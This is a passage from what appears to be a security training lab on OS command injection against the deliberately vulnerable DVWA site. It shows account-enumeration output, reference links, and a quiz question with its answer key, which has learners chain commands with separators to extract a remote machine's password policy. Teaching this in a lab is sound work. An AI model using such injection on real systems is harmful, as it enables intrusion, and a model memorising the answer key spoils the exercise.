SQLEXPRESS03 SQLEXPRESS04 SQLEXPRESS05
SQLEXPRESS06 SQLEXPRESS07 SQLEXPRESS08
SQLEXPRESS09 SQLEXPRESS10 SQLEXPRESS11
SQLEXPRESS12 SQLEXPRESS13 SQLEXPRESS14
SQLEXPRESS15 SQLEXPRESS16 SQLEXPRESS17
SQLEXPRESS18 SQLEXPRESS19 SQLEXPRESS20
WDAGUtilityAccount
The command completed with one or more errors.
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Menu
Vulnerability: Comma...



1. Locate the **Computer role** field in the output results and verify the value: **SERVER**.
2. Close all open browser and terminal windows, documenting all enumerated system information.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 5.18.1.1** Access the DVWA website from the Parrot machine and execute an OS Command Injection attack using command separators (e.g., ;, &&, &, \, |) to chain additional commands. Extract the password policies of the remote machine and input the corresponding computer role displayed in the results. [!SUCCESS] ✅ **Answer:** **SERVER**